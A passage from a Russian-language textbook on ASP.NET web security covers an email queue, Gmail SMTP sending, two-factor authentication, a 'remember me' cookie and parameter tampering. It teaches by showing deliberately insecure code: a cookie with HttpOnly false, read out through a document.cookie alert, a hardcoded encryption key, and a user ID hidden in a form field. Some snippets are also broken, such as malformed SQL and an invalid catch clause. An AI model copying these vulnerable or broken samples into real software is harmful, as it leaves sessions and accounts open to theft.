На самом деле задержки в доставке писем есть на многих сайтах. Причем на некоторых из них после регистрации письма приходится ждать по несколько минут, а то и по часу. Скорее всего, у них есть проблемы с реализацией доставки писем, потому что это действительно медленный процесс. Большая задержка указывает на то, что письмо не было отправлено сразу, а попало в какую-то очередь и там сидит и ждет, когда прилетят голуби и доставят его.

Точно так же я делал и в проектах для Sony: отправляемое письмо не доставлялось сразу, а только создавалась одна запись в базе данных — письмо помещалось

в очередь. Одновременно в фоне работало несколько процессов, которые брали письма из очереди и доставляли их посетителям. Как правило, процессов было четыре — они без остановки в фоновом режиме доставляли почту, в результате чего задержки ее получения не превышали минуты — чаще всего, посетители получали письма в течение 10 секунд.

Такой подход великолепен в том числе и потому, что вы можете с ростом приложения масштабировать его. Сейчас вы используете фоновые процессы, а когда сайт достигнет большого размера и уйдет в облако, можно будет задействовать бессерверные функции (Serverless Function).

## 2.11.1. Очереди сообщений

Давайте реализуем пока отправку через очередь и процессы. Нам понадобится таблица для очереди:

```
create table EmailQueue (
    EmailQueueId int identity(1, 1) primary key,
    EmailTo nvarchar(200),
    EmailFrom nvarchar(200),
    EmailSubject nvarchar(200),
    EmailBody ntext,
    Created datetime,
    ProcessingId nvarchar(100),
    Retry int
)
```

Это просто таблица, в которой сохраняется вся необходимая для формирования письма информация: отправитель, получатель, тема, содержимое, дата и какие-то магические `ProcessingId` и `Retry`. Колонка `ProcessingId` будет использоваться для того, чтобы у нас могло быть несколько фоновых процессов для доставки почты одновременно и при этом два разных процесса не брались доставлять одно и то же письмо. Колонка `Retry` поможет нам сделать несколько попыток доставки. Если одна попытка провалилась, возможно, почтовый сервер недоступен. Если три попытки провалились, возможно, с письмом что-то не так, и нужно оставить попытки доставить его.

Итак, очередь есть, но нужно еще хранилище для кода безопасности, который мы будем отправлять посетителю. Этот код можно хранить прямо в таблице пользователя `User`, но это сделает таблицу большой, и сканирование по ней будет очень медленным. Код проверки нужен нам очень редко, а точнее — только один раз, поэтому одноразовые коды: проверки почты, восстановления пароля и тому подобные я выношу в отдельную таблицу:

```
create table UserSecurity (
    UserSecurityId int identity(1, 1) primary key,
    UserId int,
    VerificationCode nvarchar(50)
)
```

Переходим к коду. Бизнес-уровень очереди почты будет содержать всего один метод `EnqueueMessage`, который помещает письмо в очередь:

```
public async Task<int> EnqueueMessage(string email, string subject, string body)
{
    return await emailQueueDAL.Queue(
        new DAL.Models.EmailQueueModel()
    {
        EmailFrom = From,
        EmailTo = email,
        EmailSubject = subject,
        EmailBody = body,
        Created = DateTime.Now
    });
}
```

Здесь нет ничего особенного — мы просто вызываем уровень доступа к данным, который будет помещать письмо в очередь.

Теперь посмотрим, как мы используем этот уровень. Нам понадобится еще один класс бизнес-уровня: `UserSecurity` — в котором будут определены такие сущности, как забывание пароля и верификация аккаунта. Я продолжаю создавать много классов, потому что предпочитаю иметь множество интерфейсов, и классы мои должны реализовывать простые и легкие процедуры. Просто пока у нас возможностей мало, и поэтому появляются классы, состоящие всего из одного метода.

Так что пока у класса `UserSecurity` будет только один метод, который создает запись `UserSecurity` в базе и тут же отправляет в очередь письмо с верификацией:

```
public async Task<int> CreateUserVerification(int userid, string email)
{
    UserSecurityModel model = new UserSecurityModel();
    model.UserId = userid;
    model.VerificationCode = Guid.NewGuid().ToString();
    int id = await userSecurityDAL.AddUserSecurity(model);
    await emailqueue.EnqueueMessage(email, "Account verification",
        $"Please confirm your email
        http://localhost/account/verification/{model.VerificationCode}
    ");
    return id;
}
```

Теперь в классе `Authentication.cs` сразу после создания пользователя просто вызываем метод `CreateUserVerification`:

```
await userSecurity.CreateUserVerification(id, user.Email);
```

Всё, цикл создания письма в базе закончен. Да, это заняло какое-то количество времени и кода, потому что я разбиваю код на классы и стараюсь сделать его максимально хорошим. А поддерживаемый код требует времени и усилий.

## 2.11.2. Работа с очередью

Итак, письмо попало в очередь, и теперь нужно написать код, который будет обрабатывать письма, и при этом он должен быть защищен от гонки потоков/процессов так, чтобы одно и то же письмо не было отправлено двумя разными процессами.

Если мы просто будем выбирать из очереди одно письмо и пытаться его отправить, то это не защитит нас от гонки процессов. Но я покажу сейчас универсальный метод, который можно реализовать с помощью чистого SQL:

```
Guid guid = Guid.NewGuid();
await connection.ExecuteAsync(@"update EmailQueue
    set ProcessingId = @id
    where EmailQueueId in (
        select top {emailslimit} EmailQueueId
        from EmailQueue
        where ProcessingId is null and Retry < 5",
        new { id = guid });

return await connection.QueryAsync<EmailQueueModel>(@""
    select *
    from EmailQueue", new { id = guid });
```

Весь процесс делится на три простых шага:

- первый — генерируем какое-то уникальное число или Guid. Я выбрал Guid;
- второй — записать уникальное число (Guid) из первого шага в поле ProcessingId в таблице очереди для определенного количества записей. При этом обновляются только записи, где ProcessingId нулевой, — т. е. другой процесс не заблокировал их. Этим шагом мы как бы блокируем записи, чтобы их не выбрал другой процесс;
- третий шаг самый простой — ищем заблокированные записи и возвращаем их.

Уровень доступа данных к обработке очереди готов. Можем переходить к бизнес-уровню, который будет обрабатывать полученные записи. Для этого я создал класс `EmailProcessor` с методом `Process`:

```
public static void Process(int emailslimit)
{
    var emails = queue.DeQueue(emailslimit).GetAwaiter().GetResult();
    foreach (var email in emails)
    {
        try
        {
            emailClient.SendEmail(email.EmailTo,
                email.EmailFrom, email.EmailSubject, email.EmailBody);
            queue.Delete(email.EmailQueueId).GetAwaiter().GetResult();
        }
    }
}
```

```
        catch () {
            queue.Retry(email.EmailQueueId).GetAwaiter().GetResult();
        }
    }
}
```

Почему метод статичный (`static`)? Для .NET есть решения, которые позволяют написать автозапуски для статичных методов, а можно написать что-то свое. Я как раз так и делал в своей работе — написал небольшую программу, которой в качестве параметра нужно передать статичный метод, который программа и выполнит. Вы можете сделать так же, но пока эта тема выходит за рамки нашего обсуждения. Есть и еще один вариант запуска этого бизнес-уровня из консоли — просто написать простую консольную утилиту, которая будет вызывать этот конкретный метод. Если ваш сайт пишется для облака, то можно его перенести и туда.

Однако статичный метод дает чуть больше гибкости за счет простоты вызова метода. В самом методе я получаю из очереди определенное количество писем и начинаю обрабатывать их в цикле. Можно обрабатывать по одному письму, а можно брать сразу же по нескольку писем из очереди — это зависит от нагрузки на очередь. Число писем можно настроить в процессе работы.

Теперь сам процесс обработки очереди: сначала пытаемся отправить письмо, а когда письмо отправлено, оно удаляется из очереди.

Если происходит какая-то ошибка, то вызывается метод `Retry`, который увеличивает в базе данных количество попыток и очищает `ProcessingId`, чтобы другой процесс попробовал отправить это письмо:

```
return await connection.ExecuteAsync(@"  
update EmailQueue  
set ProcessingId = null, Retry = Retry + 1  
where EmailQueueId = @id  
", new { id = emailQueueId });
```

Можно усложнить очередь и добавить буфер между попытками отправить письмо — если почтовый сервер недоступен и у вас в несколько процессов идет отправка писем, то поле `Retry` быстро увеличится до предела и письмо не будет отправлено. Это я пока не буду реализовывать — возможно, в код, размещененный в файловом архиве, сопровождающем книгу, добавлю. Просто вопрос добавки дополнительной отсрочки между отправками — это больше вопрос техники, чем безопасности.

### 2.11.3. Отправляем письма

Как я уже отмечал, отправка писем — весьма медленный процесс, поэтому его нужно делать в каком-то отдельном потоке или обрабатывать в фоне в виде очереди.

В самом процессе отправки писем ничего сложного нет. Проблема может быть связана с его настройкой, потому что SMTP-серверы отправки почты могут требовать соблюдения определенных правил, иначе отправляемое письмо будет проигнори-

ровано. Например, email-адрес, который вы указываете в качестве адреса отправителя, должен быть корректный и существовать. Почтовые серверы часто отбрасывают письма от несуществующих email-адресов.

Сама отправка письма достаточно простая:

```
public void SendEmail(string to, string from,
    string subject, string body)
{
    SmtpClient smtpClient = new SmtpClient();
    smtpClient.Host = "smtp.gmail.com";
    smtpClient.Port = smtpPort;
    smtpClient.EnableSsl = true;
    smtpClient.UseDefaultCredentials = false;
    smtpClient.Credentials = new NetworkCredential(username, password);

    var message = new MailMessage(
        new MailAddress(from), new MailAddress(to));
    message.Subject = subject;
    message.Body = body;

    smtpClient.Send(message);
}
```

Здесь я показал пример отправки почты через сервер Google, который требует SSL-соединения. Сейчас этого требует большинство серверов.




Рис. 2.10. Пароль приложения Gmail

Чтобы использовать Gmail, можно создать пароль для устройства. В настройках Google-аккаунта (<https://myaccount.google.com/security>) есть ссылка **App password** (Пароль приложения), которая открывает страницу, показанную на рис. 2.10. В нижней части страницы имеются два выпадающих списка. В первом списке выбираем **Other** (Другие), после чего нужно указать любое имя (я указал **mytest** — вы можете видеть это имя на скриншоте). После этого Gmail сгенерирует пароль, который можно использовать для отправки писем.

Посмотрев сейчас на эту страницу, я задался вопросом: почему там указан старый пароль приложения iPhone еще от 2015 года? Вот так люди забывают про какой-то пароль, и потом возникают проблемы. Надо бы его удалить...

## 2.12. Многоуровневая авторизация

Сколько бы мы ни говорили о безопасности, но пароли все равно регулярно утекают в Интернет. Мы ранее обсудили, как можно поставить преграды на пути хакера и создать ему проблемы с помощью защиты от перебора, но это все же не гарантирует полной безопасности. Под серьезным натиском падали даже крупные сайты, у которых много ресурсов на создание защиты, — если не работают хитрость и ум, может сработать грубая сила.

Мы поставили защиту, которая затрудняет перебор с одного и того же IP-адреса, вынуждая хакера проверять имена и пароли не спеша, но он все же может это делать. А если у хакера будет 10 разных компьютеров с разными адресами, замедление станет не таким уж и большим. Применяя вирусные технологии, хакеры могут создавать целые сети зараженных компьютеров пользователей, которые могут даже не подозревать о том, что их компьютеры используются для перебора чьих-то паролей.

Опять же, если у вас просто блог, то, скорее всего, никто не будет прилагать серьезных усилий по его взлому, но если это банковская система, то просто замедления действий хакера недостаточно. Более эффективным методом является *двухфакторная аутентификация*, состоящая из двух шагов: сначала идет классическая проверка имени пароля, с помощью которой мы узнаем, какой именно посетитель хочет войти в систему.

Зная, кто авторизуется, на втором шаге мы проводим дополнительную проверку. Можно, например, попросить посетителя ответить на какой-то вопрос безопасности. Вы, наверное, не раз сталкивались с подобным в Интернете. Когда такие вопросы только появились, они первое время были эффективными. Но, как и в случае с паролями, посетители часто выбирают одни и те же вопросы и ответы, и чем больше сайтов использовали вопросы безопасности, тем больше было шансов, что они пересекутся с другими.

Чтобы снизить вероятность пересечения с другими сайтами, разработчики стали просить пользователя предоставить ответы на три разных вопроса, а после его входа спрашивать ответ на один из них случайным образом. Тут очень не менять вопрос. Если пользователь авторизовался с паролем, мы должны выбрать один

из вопросов и при неверном ответе продолжать добиваться ответа именно на него. Если менять вопрос, то хакер просто может предоставлять неверные ответы, пока не появится вопрос, на который ему известен ответ.

Я как-то в Канаде регистрировался на одном из сайтов, где сразу после регистрации меня попросили дать ответы на три вопроса безопасности. Причем сайт этот был не очень важный, чтобы реализовывать второй уровень защиты: если пароль украдут, то и не жалко, — там не было моих персональных данных, не было ничего важного, поэтому в случае взлома я бы этот аккаунт бросил и зарегистрировал бы новый. И чтобы не запоминать ответы, я выбрал три случайных вопроса, а в качестве ответа на них указал свой пароль. И система приняла это! Мало того, что мой ответ соответствовал паролю, так еще и все три ответа были одинаковыми. Ни в коем случае сайт не должен позволять делать такое!

Чуть лучше может быть защита с помощью SMS-сообщения с уникальным кодом, которое будет отправляться на телефон пользователя. Это тоже не идеальная защита, потому что есть способы перехвата сообщений, и были случаи, когда хакеры успешно могли использовать звонок жертве и социальную инженерию для того, чтобы выудить у нее только что полученный код. Например, звонят жертве и говорят: «Мы из банка, и у нас тут проблема с вашим аккаунтом. Сообщите, пожалуйста код авторизации, который мы вам прислали, чтобы мы могли продолжить этот разговор и сообщить вам, что именно с вашим аккаунтом не так», после чего тут же инициируют вход на сайт со своей стороны, чтобы пользователю в этот момент пришло сообщение. Это старый трюк, но такие способы обмана до сих пор работают. Можно придумать историю более страшную и немного надавить на жертву, чтобы в спешке она не успела подумать. В Канаде очень много говорят по радио и телевидению о подобных телефонных мошенничествах, но я живу в Канаде с 2009 года и все это время регулярно получаю одни и те же звонки с одним и тем же обманом. Если бы это не работало, такие звонки уже давно бы прекратились.

Еще более надежным методом для второго шага двухфакторной авторизации является использование специальных приложений — таких как Authenticator от Microsoft, Google или других компаний. В таких системах при авторизации пользователю на телефон по зашифрованному соединению отправляется уникальный код, который действует ограниченное время. Перехватить такой код на пути к приложению невозможно — он зашифрован. Использовать социальную инженерию здесь тоже не так-то просто, хотя при особом искусстве можно обмануть особо доверчивых пользователей.

Второй уровень авторизации я здесь реализовывать не буду, потому что это уже дело техники.

## 2.13. Запомни меня

Если сейчас запустить сайт и авторизоваться, то информация об авторизации сохранится только в сессии. Но стоит посетителю перезапустить сайт или браузер, он будет вынужден авторизовываться заново, что не может его не раздражать.

Сейчас лишь банки и финансовые организации авторизуют посетителя только на одну сессию. Большинство остальных сайтов предлагают возможность запомнить авторизацию на продолжительное время. Если кто-то авторизуется с публичного компьютера (такое еще случается), то по умолчанию мы посетителя не запоминаем. Но если посетитель точно знает, что это его личный компьютер, и никто, кроме него, не будет его использовать, то он может установить обычно имеющийся на странице авторизации флажок, который разрешает сайту запомнить его аккаунт.

Давайте реализуем эту возможность — это не так сложно, но дает повод обсудить ее с точки зрения безопасности.

Где и как запомнить, что посетитель авторизован? Помимо сессий, мы можем использовать файлы *cookie* (печеньки). Что сохранять в этих печеньках? Я как-то видел сайт, который сохранял в *cookie* и email, и пароль. Это давало сайту возможность авторизовать посетителя по имени, которое предоставляется через форму или сохранено в печеньке. Ужасное решение, потому что имя и пароль ни в коем случае не должны сохраняться в *cookie* даже в зашифрованном виде.

Что же тогда сохранять? Можно сделать отдельную таблицу, в которой будут создаваться уникальные токены (возможно Guid), и уже они будут попадать в *cookie*. Почему отдельную таблицу, а не новую колонку в существующей *User*? Потому что у посетителя может быть несколько устройств, и для каждого из них неплохо создать отдельный токен. Причем каждый из этих токенов желательно привязать к конкретному IP-адресу.

### 2.13.1. Зашифрованный якорь

Я поступлю проще — буду шифровать *UserID* пользователя и сохранять в *cookie* именно его. Недостаток этого подхода в том, что привязки к IP-адресу не будет, но она и не нужна. Впрочем, такую привязку можно реализовать немного по-другому. Каждый раз, когда посетитель авторизуется, мы можем сохранять его IP-адрес в отдельной таблице, — назовем ее *UserLogin*. Когда мы видим посетителя, пришедшего с нового IP-адреса, то можем попросить его ввести пароль заново, а если он пришел с уже известного, то используем значение *UserID* из *cookie*.

Я выбрал способ с шифрованием *UserID* только потому, что хочу сейчас поговорить о шифровании. Чтобы начать работать с шифрованием, в файл *Program.cs* нужно добавить следующую строку:

```
builder.Services.AddDataProtection();
```

Теперь я расширю мой класс *FbkdF2Encrypt*, который отвечает за шифрование, двумя методами:

```
public string Encrypt(string text)
{
    return dataProtector.Protect(text);
}
```

```
public string Decrypt(string text)
{
    return dataProtector.Unprotect(text);
}
```

Вот так просто мы вызываем методы `Protect` и `Unprotect` какого-то магического `dataProtector`. Это `IDataProtector`, который мы можем создать в конструкторе следующим образом:

```
private readonly IDataProtector dataProtector;
private const string EncryptionKey = "Здесь мы указываем ключ";

public Pbkdf2Encrypt(IDataProtectionProvider dataProtectionProvider)
{
    this.dataProtector =
        dataProtectionProvider.CreateProtector(EncryptionKey);
}
```

Шифрование готово. Теперь осталось только создать cookie во время авторизации:

```
public void Login(int id, bool rememberme)
{
    httpContextAccessor?.HttpContext?.Session.SetInt32("userid", id);

    if (rememberme)
    {
        CookieOptions options = new CookieOptions();
        options.HttpOnly = false;
        options.Secure = true;
        options.Expires = DateTimeOffset.UtcNow.AddDays(30);
        httpContextAccessor?.HttpContext?.Response.Cookies.Append(
            General.Constants.RememberMeCookieName,
            encrypt.Encrypt(id.ToString()),
            options);
    }
}
```

Если пользователь согласен, чтобы мы его запомнили, то я собираю объект `CookieOptions`, который указывает свойства cookie. Если не задать свойства, то по умолчанию печенька будет работать точно так же, как и сессия.

Для `HttpOnly` я здесь указал `false`, и это плохо — так делать нельзя, но я сначала создам плохую печеньку, покажу, почему это плохо, а потом мы исправим этот параметр на `true`. Проблема тут в том, что JavaScript-код может получить доступ к cookie-файлам, и при определенных уязвимостях хакер сможет перехватить значение нашей печеньки и присвоить его себе, а значит, украдет у нас сессию. Если же указать `true`, то такое значение cookie будет передаваться с запросами по сети, но будет недоступно из JavaScript.

Параметр `Secure` говорит о том, что печенька будет передаваться только по защищенному SSL-соединению. Сейчас все движется к тому, чтобы сайты работали по

защищенным протоколам. Google плохо ранжирует сайты без SSL, многие социальные сети не дают использовать свою авторизацию без SSL, в приложениях iOS также наблюдается стремление к тому, чтобы посетители использовали только зашифрованное соединение.

Параметр `Expires` по умолчанию определяет время жизни cookie только текущей сессией. Чтобы сохранить значение на больший срок, нужно указать конкретный период, на который мы хотим сохранить данные. В приведенном примере я указываю 30 дней.

Теперь можно добавлять значение cookie — для этого методу в параметре `Response.Cookies.Append` передаются: имя Cookie, значение, свойства.

Для имени я завел константу — очень важно использовать константы, а не конкретные имена, это упрощает поддержку кода в будущем. В качестве значения указан результат шифрования `id` посетителя — посетитель запомнен.

Теперь у меня есть класс `CurrentUser`, в котором я могу работать с текущим посетителем. В этом классе присутствует метод `IsLoggedIn`, который проверяет, авторизован ли посетитель. Его я обновил следующим образом:

```
public bool IsLoggedIn()
{
    bool loggedIn =
        httpContextAccessor?.HttpContext?.Session.GetInt32("userid") != null;
    if (!loggedIn)
    {
        var cookie =
            httpContextAccessor?.HttpContext?.Request?.Cookies.FirstOrDefault(
                m => m.Key == General.Constants.RememberMeCookieName
            );
        if (cookie != null && cookie.Value.Value != null)
        {
            var id = encrypt.Decrypt(cookie.Value.Value);
            int? intid = General.Helpers.StringToIntDef(id, null);
            if (intid != null)
            {
                httpContextAccessor?.HttpContext?.Session.SetInt32(
                    "userid", (int)intid
                );
                return true;
            }
        }
    }
    return loggedIn;
}
```

Сначала я проверяю значение ID посетителя в сессии. Если в сессии уже сохранен ID посетителя, то использую его. Если нет, то пробуем проверить значения cookie на наличие зашифрованного ID посетителя.

Запустите пример и при авторизации не забудьте установить флажок **Запомнить меня**. С точки зрения безопасности по умолчанию он должен быть отключен, и посетитель должен явно согласиться с тем, что мы хотим запомнить его данные в cookie.

В окне разработчика, показанном на рис. 2.11, подсвеченное значение cookie — обратите внимание, что значение это очень сильно похоже на значение сессии строкой выше. Сдается мне, что значения сессии и нашей печеньки зашифрованы одним и тем же алгоритмом, но это не точно...




Рис. 2.11. Зашифрованный ID пользователя в Cookie

Окно разработчика в Google Chrome можно вызвать комбинацией клавиш **<Shift>+<Ctrl>+<i>** или клавишей **<F12>**, а под macOS используется комбинация клавиш **<Option>+<Command>+<i>**. Значения cookie доступны на вкладке **Application** (Приложение) — слева нужно выбрать **Cookie**, а потом нужный сайт.

## 2.13.2. Опасность *HttpOnly*

При создании cookie в предыдущем разделе я указал, что cookie доступны не только для HTTP, но и для JS. Давайте посмотрим, как JavaScript может получить доступ к значению нашей печеньки. В любом представлении добавьте следующий код:

```
<script>
    alert(document.cookie);
</script>
```

Я добавил его на домашнюю страницу `Views/Home/Index.shtml`. Теперь загружаем сайт и видим всплывающее окно, показанное на рис. 2.12, и в этом окне — наше




Рис. 2.12. Браузер отображает значение cookie

значение cookie. Если его скопировать и поместить в любой браузер любого другого компьютера, то мы украдем сессию посетителя.

Как я уже отмечал ранее, JavaScript не должен иметь доступа к значению cookie. При создании cookie всегда по умолчанию создавайте их в режиме `HttpOnly` с параметром `true`. Указывать для `HttpOnly` параметр `false` можно только для тех значений, которые действительно должны быть видимы из JavaScript.

The screenshot shows the Chrome DevTools interface with the 'Application' tab selected. On the left, the 'Storage' section is expanded, showing 'Local Storage', 'Session Storage', 'IndexedDB', 'Web SQL', and 'Cookies'. Under 'Cookies', there is a sub-section for the URL 'http://localhost:37741' which is also expanded, showing three cookies: 'AspNetCore.Session', 'RememberMe', and '.AspNetCore.Antiforgery'. The main area displays a table of cookies with columns: Name, Value, D, Path, Exp..., Size, Http..., Secur, Sam, Sam., Part, Pri... . The 'RememberMe' cookie has its 'Value' column highlighted. Below the table, a message reads 'Select a cookie to preview its value'.

Рис. 2.13. Мы потеряли доступ к значению cookie

Удалите значения cookie с помощью утилиты разработчика браузера, для чего замените в коде опцию `HttpOnly` на `true`:

```
options.HttpOnly = true;
```

Запустите сайт и авторизуйтесь. Всплывающее окно теперь пустое (рис. 2.13) — в нем нет значения cookie, хотя в утилите разработчика видно, что оно есть.

### 2.13.3. Что дальше?

Следующим шагом по улучшению процесса запоминания пользователя будет использование токенов, а не ID пользователя, с привязкой их к IP-адресу, чтобы защититься от возможной утечки cookie с авторизацией.

Напомню, что опцию запоминания посетителей нельзя делать для банковских систем — это такой тип приложений, где лучше авторизовываться каждый раз при входе в систему.

## 2.14. Подделка параметров

Рассмотрение уязвимости *подделки параметров* (parameter tampering) мы начнем на примере добавления заметок. Давайте добавим на сайт возможность создания заметок — сделаем как бы блог для всех. Любой зарегистрированный посетитель сможет добавлять на сайт что-то типа заметки, и мы потом будем их отображать.

Точно таким же образом на сайтах могут работать комментарии или те же заметки в социальных сетях. Смысл ситуации в том, что мы сохраняем что-то, что получаем от посетителей.

Для хранения заметок в базе данных создадим следующую таблицу:

```
create table Blog (
    BlogId int identity(1, 1) primary key,
    Title nvarchar(200),
    Content ntext,
    Created datetime,
    UserId nvarchar(100),
    Status int
)
```

Сначала мы рассмотрим уязвимость модели — подобные уязвимости я видел несколько раз в коде даже достаточно крупных проектов.

Чтобы сохранить заметку в базу, нам понадобится модель представления, содержащая заголовок, текст сообщения и ID пользователя:

```
public class BlogViewModel
{
    public string? Title { get; set; }
```

```
public string? Content { get; set; }

public int? UserId { get; set; }
}
```

Теперь в форме представления мы будем запрашивать у пользователя ввод заголовка и текста заметки, и при этом очень удобно было бы спрятать в форме Id пользователя:

```
<form method="post">
<input type="hidden" userid="@Model.UserId" />
<p>
    <label>Заголовок</label>
    <input type="text" name="title" value="@Model.Title" />
    <div class="error">@Html.ValidationMessageFor(m => m.Title)</div>
</p>
<p>
    <label>Текст</label>
    <textarea name="content">@Model.Content</textarea>
    <div class="error">@Html.ValidationMessageFor(m => m.Content)</div>
</p>
<button>Добавить</button>
</form>
```

Ну и теперь контроллер:

```
[HttpGet]
[Route("/blog/add")]
public async Task<IActionResult> AddAction()
{
    var userdata = await currentUser.GetUserData();
    var model = new BlogviewModel();
    model.UserId = userdata.UserId;
    return View("Edit", model);
}
```

Я как-то видел подобный случай — программисту было очень удобно получить доступ к UserId из контроллера и спрятать в форме. Когда пользователь отправит форму на сервер, то модель уже будет содержать всю нужную информацию, и ее только надо будет передать коду бизнес-логики для последующего сохранения в базе данных.

Но вот только проблема в том, что хакер может открыть в браузере утилиту разработчика, изменить скрытое поле с идентификатором пользователя и опубликовать запись от чьего-то другого имени. И это еще самый безобидный вариант использования скрытых полей.

Может, убрать скрытое поле, и тогда проблема решена? К сожалению, нет. Даже если убрать скрытое поле для хранения идентификатора посетителя, хакер может добавить его с помощью утилиты разработчика. Есть инструменты, с помощью

которых можно создавать совершенно любой запрос, в том числе и передавать параметры, которых нет на форме.

В коде одного электронного магазина я нашел идентификатор заказа. Изменив его на другой, можно было увидеть покупки других посетителей и даже адреса доставки этих заказов. Хорошо, что еще данные кредитных карт не отображались, хотя и без этого такая уязвимость уже считается серьезной, потому что хакеры могут узнать персональные данные посетителей сайта.

Прежде чем помещать в модель или форму какие-то данные, стоит подумать: а действительно ли эти данные должны быть в модели, и должен ли посетитель иметь доступ к этим данным. Даже скрытые поля, как в приведенном только что примере:

```
<input type="hidden" userId="@Model.UserId" />
```

нужно воспринимать как открытые. Это касается не только .NET, но и любого языка веб-программирования.

В нашем случае в модели представления `UserId` точно не нужен, поэтому удаляем это свойство из модели и удаляем `hidden` поле ввода из кода представления.

Я не зря использую специальные модели представления для работы с данными в cshtml-файлах. Если для отображения данных можно передавать их в представления модели уровня данных или бизнес-уровня, то в формах должны содержаться только специальные формы представления, в которых будут иметься только те колонки, которые безопасны с точки зрения изменения хакером.

Метод контроллера, который отвечает за запрос GET, сокращается до минимума:

```
[HttpGet]
[Route("/blog/add")]
public IActionResult AddAction()
{
    return View("Edit", new BlogViewModel());
}
```

А вот метод POST немного усложняется:

```
[HttpPost]
[Route("/blog/add")]
public async Task<IActionResult> AddPostAction(BlogViewModel model)
{
    if (ModelState.IsValid)
    {
        var userdata = await currentUser.GetUserData();
        var blmodel = model.ToBlogModel();
        blmodel.UserId = userdata.UserId;
        await blog.Add(blmodel);
        return Redirect("/");
    }
    return View("Edit", model);
}
```

Теперь при отправке данных на сервер мы добавляем в модель уровня DAL нужный идентификатор пользователя, и на этот процесс хакер повлиять не может.

